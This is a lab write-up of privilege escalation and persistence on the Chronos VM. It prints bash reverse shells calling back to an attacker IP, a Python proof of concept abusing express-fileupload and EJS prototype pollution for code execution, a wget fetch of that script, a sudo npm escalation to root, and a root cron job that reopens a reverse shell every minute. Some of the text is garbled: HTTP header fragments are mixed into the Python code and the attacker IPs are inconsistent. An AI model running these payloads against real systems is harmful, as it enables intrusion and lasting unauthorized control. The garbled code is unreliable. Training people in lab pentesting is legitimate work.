

# Privilege Escalation and Persistence Lab

## Lab Setup:

- Attacker - Kali Linux (192.168.17.30)
- Target - Chronos VM (192.168.17.132)

## Overview:

Performed a pentest at the target and identified various security weaknesses in the system , the most critical bug is “Command execution” in the format parameter which leads to Remote code execution which makes the attacker take control over the entire system

Sno	Description	Target IP	Status	Payload
01	Command Execution and RCE	192.168.17.132	Success	Root Shell


## Steps Followed:

### Privilege Escalation:

1. After Successfully gain the shell in the Advanced Exploitation report
2. To Perform privilege escalation it needs a vector to upgrade for normal user to root user or other user with same privilege level
3. Found “imera” user in the home page

```
www-data@chronos:/tmp$ ls /home  
ls /home  
imera
```

4. Run Linpeas tool to identify the escalation vector



5. Suspicion file has been detected by the Linpeas where the file was owner by user "imera"

```
[root@imera ~]# Running processes (cleaned)
[  Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root      1  0.5  0.6 159848  9048 ?      Ss  07:44  0:09 /sbin/init maybe-ubiquity
root     410  0.0  1.0 111120 13464 ?      S<s  07:44  0:00 /lib/systemd/systemd-journald
root     420  0.0  0.1 97712  1884 ?      Ss  07:44  0:00 /sbin/lvmetad -f
root     431  0.0  0.3 45824  4712 ?      Ss  07:44  0:01 /lib/systemd/systemd-udevd
systemd+ 508  0.0  0.2 141788  3112 ?      Ssl  07:45  0:00 /lib/systemd/systemd-timesyncd
systemd+ 656  0.0  0.3 79924  5048 ?      Ss  07:45  0:00 /lib/systemd/systemd-networkd
systemd+ 668  0.0  0.4 70624  6064 ?      Ss  07:45  0:00 /lib/systemd/systemd-resolved
root     739  0.0  0.1 629896  2188 ?      Ssl  07:45  0:01 /usr/bin/lxcsfs /var/lib/lxcsfs/
root     740  0.0  1.3 169524  17444 ?      Ssl  07:45  0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
systemd+ 744  0.0  0.3 207280  4548 ?      Ssl  07:45  0:00 /usr/sbin/rsyslogd -n
imera    742  0.0  2.8 599160  37960 ?      Ssl  07:45  0:01 /usr/local/bin/node /opt/chronos-v2/backend/server.js
message+ 745  0.0  0.3 50112  4676 ?      Ss  07:45  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activ
message+ 0x0000000020000000=cap_audit_write
root     790  0.0  0.2 30032  3288 ?      Ss  07:45  0:00 /usr/sbin/cron -f
root     792  0.0  0.4 61996  5608 ?      Ss  07:45  0:00 /lib/systemd/systemd-logind
daemon[0m 804  0.0  0.1 28336  2472 ?      Ss  07:45  0:00 /usr/sbin/atd -f
www-data 806  0.0  3.0 631616  39808 ?      Ssl  07:45  0:01 /usr/local/bin/node /opt/chronos/app.js
www-data 3361 0.0  0.0 4636  872 ?      S  08:06  0:00 /bin/sh -c date ;bash -c "bash -i >& /dev/tcp/192.168.17.30/4444 0>&1"
www-data 3363 0.0  0.2 20056  3652 ?      S  08:06  0:00 | _ bash -c bash -i >& /dev/tcp/192.168.17.30/4444 0>&1
www-data 3364 0.0  0.2 20188  3716 ?      S  08:06  0:00 | _ bash -i
www-data 3455 0.0  0.0 4636  852 ?      S  08:13  0:00 /bin/sh -c date ;bash -c "bash -i >& /dev/tcp/192.168.17.30/4444 0>&1"
www-data 3457 0.0  0.2 20056  3348 ?      S  08:13  0:00 | _ bash -c bash -i >& /dev/tcp/192.168.17.30/4444 0>&1
www-data 3459 0.0  0.2 20188  2806 ?      S  08:12  0:00 | _ bash -i
www-data@chronos:/opt/chronos-v2/backend$
```

6. Analysing the file which contain a express-fileupload vulnerability

```
www-data@chronos:/opt/chronos-v2/backend$ cat server.js
cat server.js
const express = require('express');
const fileupload = require("express-fileupload");
const http = require('http');

const app = express();

app.use(fileupload({ parseNested: true }));

app.set('view engine', 'ejs');
app.set('views', "/opt/chronos-v2/frontend/pages");

app.get('/', (req, res) => {
  res.render('index')
});

const server = http.Server(app);
const addr = "127.0.0.1"
const port = 8080;
server.listen(port, addr, () => {
  console.log('Server listening on ' + addr + ' port ' + port);
});www-data@chronos:/opt/chronos-v2/backend$
```

7. Using a Python POC and utilizing the POC by customizing the ip address and port

```
import requests

### commands to run on victim machine
cmd = 'bash -c "bash -i >& /dev/tcp/192.168.219.30/4444 0>&1"'
Request
print("Starting Attack...")
### pollute
requests.post('http://127.0.0.1:8080', files = {'__proto__.outputFunctionName': ('', None, f"X,console.log(1),process.mainModule.require('child_process').exec('{cmd}');x")})
User-Agent: Chronos
### execute command
requests.get('http://127.0.0.1:8080')
print("Finished!")
Referer: http://chronos.local:8000/
Tf:None,Match:W/"Qo-GLyQW4L1UPh1MkcmRASVPUoY"
```

8. Using Python server and Wget command , installing the poc on the target machine.

```
www-data@chronos:/tmp$ wget http://192.168.219.30:8000/EJS-RCE-attacker.py
--2026-01-22 09:55:36--  http://192.168.219.30:8000/EJS-RCE-attacker.py
Connecting to 192.168.219.30:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 412 [text/x-python]
Saving to: 'EJS-RCE-attacker.py'

0K                                         100% 18.7M=0s

2026-01-22 09:55:36 (18.7 MB/s) - EJS-RCE-attacker.py saved [412/412]

www-data@chronos:/tmp$ ls
ls
EJS-RCE-attacker.py
clean.sh
snap-private-tmp
systemd-private-597a7a255c644e3d87fe319a4b6767b4-apache2.service-ehXMnu
systemd-private-597a7a255c644e3d87fe319a4b6767b4-systemd-resolved.service-98zrxS
systemd-private-597a7a255c644e3d87fe319a4b6767b4-systemd-timesyncd.service-zBGI19
tmux-33
www-data@chronos:/tmp$ chmod +x EJS-RCE-attacker.py
chmod +x EJS-RCE-attacker.py
```

9. Executing the POC

```
www-data@chronos:/tmp$ python3 EJS-RCE-attacker.py
python3 EJS-RCE-attacker.py
Starting Attack ...
Finished!
```

10. Successfully gained the imera user shell

```
(kali㉿kali)-[~/Desktop/Scripts]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.219.30] from (UNKNOWN) [192.168.219.132] 59870
bash: cannot set terminal process group (742): Inappropriate ioctl for device
bash: no job control in this shell
imera@chronos:/opt/chronos-v2/backend$ whoami
whoami
imera@chronos:/opt/chronos-v2/backend$ hostname
hostname
chronos
imera@chronos:/opt/chronos-v2/backend$
```

11. Upon checking for any other escalation vector identified two vectors

```
imera@chronos:/opt/chronos-v2/backend$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User imera may run the following commands on chronos:
(ALL) NOPASSWD: /usr/local/bin/npm *
(ALL) NOPASSWD: /usr/local/bin/node *
```

- Using “sudo npm exec /bin/sh” payload we able to gain the Root shell

```
imera@chronos:/opt/chronos-v2/backend$ sudo npm exec /bin/sh
sudo npm exec /bin/sh
whoami
root
hostname
chronos
cat /root/root.txt
YXBvcHNlIHNpb3BpIG1hemV1b3VtZSBvbmVpcmEK
```

## Persistence Creation:

- After gaining the root shell it. Head to /tmp dir
- Create a reverse shell payload in the text file

```
root@chronos:/tmp# echo 'bash -i >& /dev/tcp/192.168.219.30/5555 0>&1' > /tmp/persist.sh
<dev/tcp/192.168.219.30/5555 0>&1' > /tmp/persist.sh
root@chronos:/tmp# cat persist.sh
cat persist.sh
bash -i >& /dev/tcp/192.168.219.30/5555 0>&1
root@chronos:/tmp# chmod +x persist.sh
chmod +x persist.sh
```

- Adding the file in the crontab to run every minutes

```
root@chronos:/etc/cron.d# echo "* * * * * root /tmp/persist.sh" | crontab -
echo "* * * * * root /tmp/persist.sh" | crontab -
root@chronos:/etc/cron.d# crontab -l
* * * * * root /tmp/persist.sh
root@chronos:/etc/cron.d#
```

- Gained root shell access from cron tab

```
(kali㉿kali)-[~/Desktop/Scripts]
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.219.30] from (UNKNOWN) [192.168.219.132] 41714
bash: cannot set terminal process group (774): Inappropriate ioctl for device
bash: no job control in this shell
root@chronos:/tmp# whoami
whoami
root@chronos:/tmp# hostname
hostname
root@chronos:/tmp#
```